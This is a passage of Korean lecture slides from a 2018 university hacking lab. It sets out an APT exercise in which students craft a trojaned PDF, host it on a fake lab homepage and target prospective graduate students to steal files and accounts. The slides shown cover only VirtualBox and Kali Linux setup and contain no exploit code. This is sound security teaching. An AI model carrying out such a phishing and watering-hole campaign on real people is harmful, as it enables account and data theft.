최신 해킹 사례 분석 및 실습 - 실습

(멀티캠퍼스, 2018.09.17~2018.09.21)

Presented by *Junyoung Jung*

Mobile & Embedded System Lab.
Dept. of Computer Engineering
Kyung Hee Univ.

Contents

실습1) APT

❖ 실습 환경

▪ 시나리오

- 해커가 되어, Trojan Horse가 포함된 PDF 파일을 만들고 Web page를 통해 배포하자.
- Web page는 '시스템 보안 연구실 홈페이지'이며, PDF 파일은 '연구실 소개 자료'로 지정한다.
- 대학원 진학을 희망하는 학생들의 PC에 잠입하여 문서 파일과 온라인 계정 탈취를 진행하자.

▪ 사용할 공격 방식

- Spear Phising: 대학원 진학을 희망하는 학생을 대상으로 지정한 공격
- Trojan Horse: PDF 파일에 Exploit 코드를 내장시켜 공격
- Watering Hole: Victim이 PDF 파일을 다운로드 할 때까지 대기하였다가 공격

▪ 실습 PC

- Host: Windows10
- Virtual Machine
  - Attacker: Kali linux
  - Victim: Windows7

실습1) APT

❖ 실습 환경 구축 – 공통 ①

- Virtual Machine 설치
  - VirtualBox 설치파일 다운로드: https://www.virtualbox.org/
  - 다운로드 진행


* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > VirtualBox-Win.exe 와 동일 (v5.2.18-124319)

  - 이후 설치 과정은, http://mesl.khu.ac.kr/lecture/doc/is/closed/lab4-1.pdf 참조 (page6-9)

실습1) APT

❖ 실습 환경 구축 – 공통 ②


- Virtual Machine 내부 NAT 추가



실습1) APT

❖ 실습 환경 구축 – 공통 ②

- Virtual Machine 내부 NAT 추가



실습1) APT

❖ 실습 환경 구축 – Attacker ①

- Kali Linux VM 이미지 다운로드
  - https://www.kali.org/downloads/


Kali Linux LXDE 64 Bit	HTTP | Torrent	2.9G	2018.3a	4326ad6fdd16f8acb3cc3070d32738bcacfe7dd8dc4026d18c89027351a46774
Kali Linux XFCE 64 Bit	HTTP | Torrent	2.8G	2018.3a	0fbd4cb3eb34b701dfe368f682a30aaed13e3b9f3013f709419d27a427cb12a8
Kali Linux MATE 64 Bit	HTTP | Torrent	3.0G	2018.3a	5d39553d326fb10396488af24d6bd8383183521e493c87a12fa569f9f5345215
Kali Linux E17 64 Bit	HTTP | Torrent	2.8G	2018.3a	913ffc3e14227e96284feefa8adf10ddad3f42c589b5f97504bc83038f7292e7
Kali Linux Light armhf	HTTP | Torrent	557M	2018.3a	7d6c12fa7966fce666661b9da360504565860816402d3bc9d3184938f2360ca1
Kali Linux 64 bit VMware VM	Available on the Offensive Security Download Page			
Kali Linux 32 bit VMware VM PAE	Available on the Offensive Security Download Page			
Kali Linux 64 Bit Vbox	Available on the Offensive Security Download Page			
Kali Linux 32 Bit Vbox	Available on the Offensive Security Download Page			


* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > kali-linux.ova 와 동일 (v2018.3-vm-amd64)


실습1) APT


❖ 실습 환경 구축 – Attacker ②

- VirtualBox실행: 파일 > 가상 시스템 가져오기










실습1) APT

❖ 실습 환경 구축 – Attacker ③

- Kali linux 설정 > 일반




- 이름: kali
- 종류: Linux
- 버전: Ubuntu (64-bit)

실습1) APT

❖ 실습 환경 구축 – Attacker ④


- Kali linux 설정 > 네트워크



실습1) APT

❖ 실습 환경 구축 – Attacker ⑤


- Kali linux 시작




실습1) APT

❖ 실습 환경 구축 – Attacker ⑥

- Kali linux 로그인
  - Default ID/PW: root/toor



